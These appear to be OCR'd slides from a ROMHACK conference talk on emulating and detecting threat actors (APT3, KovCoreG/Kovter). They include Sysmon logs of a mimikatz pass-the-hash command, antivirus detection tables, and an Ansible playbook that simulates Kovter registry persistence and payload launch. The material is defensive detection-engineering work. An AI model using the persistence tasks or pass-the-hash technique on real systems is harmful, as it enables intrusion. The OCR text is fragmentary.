
```
Subject:
        Security ID:                S-1-0-0
        Account Name:               -
        Account Domain:             -
        Logon ID:                   0x0

Logon Type:                         3

Impersonation Level:                Impersonation

New Logon:
        Security ID:                S-1-5-21-810877287-82779185-4547331-67091
        Account Name:               [redacted]romano[redacted]
        Account Domain:             [redacted]
        Logon ID:                   0x4BF65A9
        Logon GUID:                 {7EB6D231-1467-E561-D96A-6E7AE6EDF4A6}

Process Information:
        Process ID:                 0x0
        Process Name:               -

Network Information:
        Workstation Name:           -
        Source Network Address:     [redacted].[redacted].33.76
        Source Port:                16818

Detailed Authentication Information:
        Logon Process:              Kerberos
        Authentication Package:     Kerberos
        Transited Services:         -
        Package Name (NTLM only):          -
        Key Length:                 0
```

```
                                                       000000000000}
Process Information:
        Process ID:                 0x0
        Process Name:               -

Network Information:
        Workstation Name:           DEVSEC[redacted]
        Source Network Address:     [redacted].[redacted].33.76
        Source Port:                16818

Detailed Authentication Information:
        Logon Process:              NtLmSsp
        Authentication Package:     NTLM
        Transited Services:         -
        Package Name (NTLM only):          NTLM V1
        Key Length:                 128
```



```
[redacted]
Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>11</Even.
pcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2018-09-14T09:51:20.684958900Z'/><EventRecordID>6570</EventRecordID><Correlation/><[illegible]
n/Operational</Channel><Computer>devs[redacted]</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'></Data><Data Name='UtcTi[redacted]
8E-0000-0010EB030000}</Data><Data Name='ProcessId'>4</Data><Data Name='Image'>System</Data><Data Name='TargetFilename'>C:\temp\mimi.exe</Data><Data Name='CreationUtcTime'>2018-09-06 15
-US'><Message>File created:
ileName:
[redacted].684
rocessGuid: {3D8F4928-4099-5B8E-0000-0010EB030000}
rocessId: 4
age: System
Filename: C:\temp\mimi.exe
[illegible]
```

APT3 – Detection: Contents engineering



```
mage: C:\temp\mimi.exe
ileVersion: 2.1.1.0
escription: mimikatz for Windows
roduct: mimikatz
ompany: gentilkiwi (Benjamin DELPY)
ommandLine: "C:\temp\mimi.exe" "sekurlsa::pth /user:[redacted] /domain:[redacted] /ntlm:[redacted]0761da9dac76d06c17bdcf38
urrentDirectory: C:\Users\securityuser\
ser: DEVSEC[redacted]\securityuser
ogonGuid: {71DCCA68-9A91-5B92-0000-0020FDEF8B08}
ogonId: 0x8BBEFFD
erminalSessionId: 0
tegrityLevel: High
  : MD5=B256F9CAD67A3C30B60726BD783923ED,SHA256=7E5E8959D003F5AF35D8DBFD7E83BB1960486005E4B81D1707606BCDA78121A4
```

44 engines detected this file

SHA-256 7e5e8959d003f5af35d8dbfd7e83bb1960486005e4b81d1707606bcda78121a4
File name mimikatz
File size 787.5 KB
Last analysis 2018-08-20 00:01:01 UTC

44 / 68

Detection | Details | Relations | Community

Ad-Aware	Gen:Application.Mimikatz.2	AegisLab	Troj.W32.Generic!c
AhnLab-V3	HackTool/Win64.Mimikatz.C2306721	Antiy-AVL	Trojan/Win32.AGeneric
Arcabit	Application.Mimikatz.2	AVG	Win64:Malware-gen
Avira	HEUR/AGEN.1013725	AVware	Trojan.Win32.Generic!BT
itDefender	Gen:Application.Mimikatz.2	ClamAV	Win.Trojan.Mimikatz-6466236-

12 engines detected this

SHA-256 12f3f8e63944c07ca
File name laZagne.exe
File size 9.91 MB
Last analysis 2018-09-10 15:33:33 UTC

12 / 67

Detection | Details | Community

Arcabit	Generic.Application.Lazagne.1.089B8...	BitDefender	Application.Lazagne.H
CrowdStrike Falcon	malicious_confidence_80% (D)	Cybereason	malicious.af2952
rWeb	Tool.Pwdump.360	Emsisoft	Application.Lazagne.H (B

ROMHACK
CYBERSECURITY CONVENTION
romhack.io

SCENARIO #2

-

KOVCOREG

WORK IN PROGRESS

KOVCOREG - Intro

What about …


- ✓ **KovCoreG** also known as MaxTDS
- ✓ Financially motivated threat actor
- ✓ Active since 2011

- ✓ Associated malware: Zaccess, SecurityShield, **Kovter**
- ✓ **Kovter** initially developed as ransomware, later reengineered as fraud malware

- ✓ Attack vectors: multiple Exploit Kits (Blackhole, RedKit, Sakura, Nuclear Pack, Styx, Sweet Orange, Angler), malvertising

KOVCOREG – Threat Analysis: Techniques Assessment

Weapons - Tools



OS Comm

Technique	ID
Registry Run Keys / Start Folder	T1060
Scripting	T1064
Mshta	T1170
…	…
… …. …	…
Data Staged	T1074
… …. …	…

RedKit

Technique	ID
Remote Access Tools	T1219
…	…
Web Service	T1102

Anler EK

Technique	ID
Remote Access Tools	T1219
…	…
Remote File Copy	T1105

Styx

Technique	ID
Clear Command History	T1146
Data Obfuscation	T1001
Multi-Stage Channels	T1104


Scenario #1

Scenario #2

Scenario #3

KOVTER - Overview

Kovter: a Fileless Malware



Stage #1

Spam mail

Macro based malicious spam

Stage #2

Installation

Malware components are installed on target machine for **shell spawning** (techniques)

Stage #3

Regedit

New **registry** key with malicious code is created

Stage #4

Injection

On reboot the malware inject a Shell code into **Powershell** process. The same result can be obtained by executing a batch or shortcut file

Stage #5


Data theft

The **regsvr32.exe** process is spawned by shell code in order to create connection/s to C2 system/s sand sent stealed information

KOVCOREG – Kill Chain Simulation 1/2

Category / Techniques	Description	Simulation
Persistence		
T1060	Registry Run Keys / Start Folder	OS commands
Defense Evasion / Execution		
T1170 T1064	Indicator Removal on Host Scripting	OS commands
Collection		
T1074	Data Staged	OS commands

KOVCOREG – Kill Chain Simulation 2/2




```
- name: Discovery - KovCoreG
  hosts: target2
  tasks:
    - name: T1060 - Persistence - Add extension {{ansible_date_time.iso8601_micro}}
      win_shell: $registryPath = "HKLM:\Software\Classes\.maxdraft"; New-Item -Path $registryPath -Force; $value = "droppy"; New-ItemProperty -P
      register: shell_out
      ignore_errors: yes
    - debug: msg="{{ shell_out.stdout_lines }}"
    - name: Move payload {{ansible_date_time.iso8601_micro}}
      win_copy:
        src: files/Droppy.exe
        dest: c:\Temp\Droppy.exe
    - name: T1060 - Persistence - Add mshta exec {{ansible_date_time.iso8601_micro}}
      win_shell: $registryPath = "HKLM:\Software\Classes\droppy\shell\open\command";New-Item -Path $registryPath -Force;$value = '"C:\\Windows\\s
      register: shell_out
      ignore_errors: yes
    - debug: msg="{{ shell_out.stdout_lines }}"
    - name: T1064 - {{ansible_date_time.iso8601_micro}}
      win_copy:
        src: kovter.maxdraft
        dest: C:\ProgramData\kovter.maxdraft
      ignore_errors: yes

    - name: T1064 - {{ansible_date_time.iso8601_micro}}
      win_shell: cmd.exe /c start C:\ProgramData\kovter.maxdraft
      register: shell_out
      ignore_errors: yes
      debug: msg="{{ shell_out.stdout_lines }}"
```

KOVCOREG – Detection: Logs Collection/Assessment 1/2


Registry Run Keys / Start Folder (T1060)

Persistence

Adding an entry in the Registry in order to create a new file extension



```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><Even
Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated [redacted]><EventRecordID>17527</EventRecordID><Correlation/><Execution
mon/Operational</Channel><Computer>[redacted]Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'></Data><Data Name='EventType'>Creat
Data Name='ProcessGuid'>{3D8F492B-8978-5B9F-0000-00104278D716}</Data><Data Name='ProcessId'>4744</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.
tData><RenderingInfo Culture='en-US'><Message>Registry object added or deleted:
RuleName:
EventType: CreateKey
UtcTime: 2018-09-17 11:01:13.352
ProcessGuid: {3D8F492B-8978-5B9F-0000-00104278D716}
ProcessId: 4744
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKCR\.moxdraft</Message><Level>Information</Level><Task>Registry object added or deleted (rule: RegistryEvent)</Task><Opcode>Info</Opcode><Channel></Channel><Prov
```



```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid='{5770385F-C22A-43E0-BF4C-06F5698FFBD9}'/><EventID>13</Event
Opcode>0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated [redacted]'/><EventRecordID>17528</EventRecordID><Correlation/><Execution ProcessID='4
mon/Operational</Channel><Computer>[redacted]Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'></Data><Data Name='EventType'>SetValue</Data><D
ata Name='ProcessGuid'>{3D8F492B-8978-5B9F-0000-00104278D716}</Data><Data Name='ProcessId'>4744</Data><Data Name='Image'>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data><Da
ta><Data Name='Details'>droppy</Data></EventData><RenderingInfo Culture='en-US'><Message>Registry value set:
RuleName:
EventType: SetValue
UtcTime: 2018-09-17 11:01:13.399
ProcessGuid: {3D8F492B-8978-5B9F-0000-00104278D716}
ProcessId: 4744
Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
TargetObject: HKCR\.moxdraft\(Default)
Details: droppy</Message><Level>Information</Level><Task>Registry value set (rule: RegistryEvent)</Task><Opcode>Info</Opcode><Channel></Channel><Provider></Provider><Keywords></Keywords></F
```

Registry Run Keys / Start Folder (T1060)

